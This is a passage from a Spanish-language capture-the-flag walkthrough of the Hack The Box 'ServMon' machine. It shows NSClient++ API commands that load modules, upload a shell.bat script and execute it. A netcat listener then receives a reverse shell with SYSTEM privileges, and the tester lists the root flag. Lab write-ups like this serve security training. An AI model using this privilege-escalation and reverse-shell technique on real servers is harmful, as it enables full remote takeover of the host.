nadine@SERVMON c:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/modules/CheckExternalScripts/commands/load
Enter host password for user 'admin':
Success load CheckExternalScripts
nadine@SERVMON c:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/modules/Scheduler/commands/load
Enter host password for user 'admin':
Success load Scheduler
nadine@SERVMON c:\Temp>curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/shell.bat --data-binary @shell.bat
Enter host password for user 'admin':
Added shell as scripts\shell.bat
nadine@SERVMON c:\Temp>curl -s -k -u admin "https://localhost:8443/api/v1/queries/shell/commands/execute?time=3m"
Enter host password for user 'admin':
{"command":"shell","lines":[{"message":"Command shell didn't terminate within the timeout period 60s","perf":{}}],"result":3}
nadine@SERVMON c:\Temp>
```

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.184: inverse host lookup failed: Unknown host
connect to [10.10.14.58] from (UNKNOWN) [10.10.10.184] 49715
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>cd c:\
cd c:\

c:\>whoami && hostname
whoami && hostname
nt authority\system
ServMon

c:\>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 728C-D22C

 Directory of C:\Users\Administrator\Desktop

08/04/2020  23:12    <DIR>          .
08/04/2020  23:12    <DIR>          ..
08/05/2020  04:05                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  27,414,753,280 bytes free

C:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Agradecimientos a: @EthCOP

Saludos **Fr13ndS HTB**